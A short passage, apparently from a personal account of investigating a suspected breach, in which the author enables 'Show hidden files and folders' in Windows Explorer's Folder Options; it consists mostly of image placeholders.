
end up on this attack being a data breach. That's when maybe out of desperation I was checking "Folder Options" in the explorer.



In the advanced settings of Files and Folders, there are many options. One option about hidden files and folders is set to "Do not show hidden files and folders".



I toggle it to "Show hidden files and folders".







